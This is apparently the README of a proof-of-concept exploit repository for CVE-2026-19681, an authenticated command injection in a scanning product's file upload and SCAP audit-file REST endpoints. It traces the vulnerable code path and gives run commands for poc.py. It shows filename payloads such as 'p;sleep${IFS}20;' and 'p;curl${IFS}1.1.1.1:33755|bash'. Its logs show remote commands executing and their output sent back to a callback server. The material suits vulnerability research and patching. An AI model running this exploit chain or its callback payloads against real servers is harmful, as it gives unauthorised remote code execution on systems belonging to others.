 h00die/poc-cve-2026-19681

Proof-of-concept exploit for authenticated command injection in file upload processing, demonstrating two-step chain via REST API with blind timing and callback-based command execution.


Status: CONFIRMED on a 6.7.2-14.el9 lab (2026-08-20). Staged filename
p;sleep${IFS}20;-EvvfJk via POST /rest/file/upload (context prefix carries the
metachars), then POST /rest/auditFile (type=scapLinux, version=1.2) stalled exactly
20.1s and returned error 106 ("Error adding Tailoring file to SCAP zip file") — the
normal post-injection error path. Execution happens inside the zip -9Tj shell
command as the web service user. (Patched in 6.9.0 per the RPM diff; the vuln is
present in at least 6.7.2–6.8.x.)
Two-step chain, both under attacker control:
Filename control — POST /rest/file stores uploads via
Filesystem::saveTmp() (FilesystemLib.php:587), which builds the on-disk name from
the raw client context parameter:
tempnam($tmpDir, "$userID.$token." . $context . "-"). Unknown contexts skip all
content validation (the Files.php NOTICE calls this "wide open since SC 4.x") but
are still stored — so shell metacharacters (;, $(), backticks) persist in the
staged filename.
Injection sink — POST /rest/auditFile with type∈SCAP, version=1.2 enters
the tailoring branch (AuditFiles.php:163):
$scapZipFile = $tmpDir . $params['filename'] (fully client-controlled) →
AuditFileLib::addSCAPTailoringFile() line 2304:
$tmpZipFile = "{$tmpDir}/" . basename($scapZipFile) . ".zip" — basename() strips
/ but not shell metacharacters — then unescaped in
exec("{$settings['CommandZIP']} -9Tj $tmpZipFile $newTailoringFilenameEsc").
A second, same-class sink: Files.php:360
exec("{$settings['CommandUNZIP']} -qq $filename -d $tmpDir/") in extractFile().
escapeshellarg($tmpZipFile) in both zip commands; Utility::execSafe() (argv-form
proc_open + -- separator) replaces the unzip string exec; filename validation added in
AuditFiles::applySCAPTailoringFile() (that's CVE-2026-19679).
# blind timing check (sleep in the context prefix; no '/' needed)
./poc.py --target https://sc.lab --username analyst --password 'pass' --check

# run a command with output capture: the PoC serves the script over HTTP, injects a
# short curl|bash callback, and prints the POSTed-back output. Target must be able to
# reach this machine (same L2 in the lab).
./poc.py --target https://sc.lab --username analyst --password 'pass' --cmd whoami

# verbatim injection (no callback) — payload must fit ~47 chars
./poc.py --target https://sc.lab --username analyst --password 'pass' \
         --cmd 'touch${IFS}/tmp/pwned' --no-exfil
Notes:
/rest/file/upload (multipart field Filedata, context
form field) — discovered on the lab; other builds may differ, candidates probed.tempnam() truncates the staged-name prefix — only ~50-55
chars of context survive (measured on the lab; the hex-bootstrap variant was
chopped mid-payload). Short injections like p;sleep${IFS}20; fit; everything
longer goes through the callback server.type=scapLinux|scapWindows, version=1.2,
benchmarkName, dataStreamName (per AuditFiles::validateAdd); PARAM_FILENAME
only rejects / and nonexistent files, so ;/${IFS} pass.Lab-verify items (flagged in the script output if they fail):
SCAPTailoringFileParser (>=1
profile); swap in a real SCAP tailoring datastream if rejected.type string must match a member of AuditFileLib::$validSCAPTypes (scap
expected).auditFile body keys come from AuditFiles::validateAdd(); adjust if the
POST returns a parameter error.../cve-2026-19679/ — the input-validation half of the same chain (filename
sanitization), with a version-detection differential.$ python3 cve-2026-19681.py --target https://2.2.2.2 --username user --password "user" --cmd whoami
[+] authenticated, token 20425636...
[*] callback server on 1.1.1.1:33755 — injecting 'curl${IFS}1.1.1.1:33755|bash' (target must reach this IP)
[+] staged audit zip as filename='p;curl${IFS}1.1.1.1:33755|bash;-g6LDro'
[*] stage 2: uploading SCAP tailoring file (context=tailoringFile)
[+] staged tailoring file as filename='tailoringFile-15xUAv'
[*] stage 3: POST /rest/auditFile — addSCAPTailoringFile() exec() fires
[*] HTTP 403 in 0.1s: {"type": "regular", "response": "", "error_code": 106, "error_msg": "Error adding Tailoring file to SCAP zip file.\n", "warnings": [], "timestamp": 1787236048}
[*] injection fired in 0.1s; waiting for callback output ...
[+] command output:
tns
$ python3 cve-2026-19681.py --target https://2.2.2.2 --username user --password "user" --cmd pwd
[+] authenticated, token 20958963...
[*] callback server on 1.1.1.1:36809 — injecting 'curl${IFS}1.1.1.1:36809|bash' (target must reach this IP)
[+] staged audit zip as filename='p;curl${IFS}1.1.1.1:36809|bash;-G7e1sg'
[*] stage 2: uploading SCAP tailoring file (context=tailoringFile)
[+] staged tailoring file as filename='tailoringFile-DQzq4v'
[*] stage 3: POST /rest/auditFile — addSCAPTailoringFile() exec() fires
[*] HTTP 403 in 0.1s: {"type": "regular", "response": "", "error_code": 106, "error_msg": "Error adding Tailoring file to SCAP zip file.\n", "warnings": [], "timestamp": 1787236116}
[*] injection fired in 0.1s; waiting for callback output ...
[+] command output:
/opt/sc/www
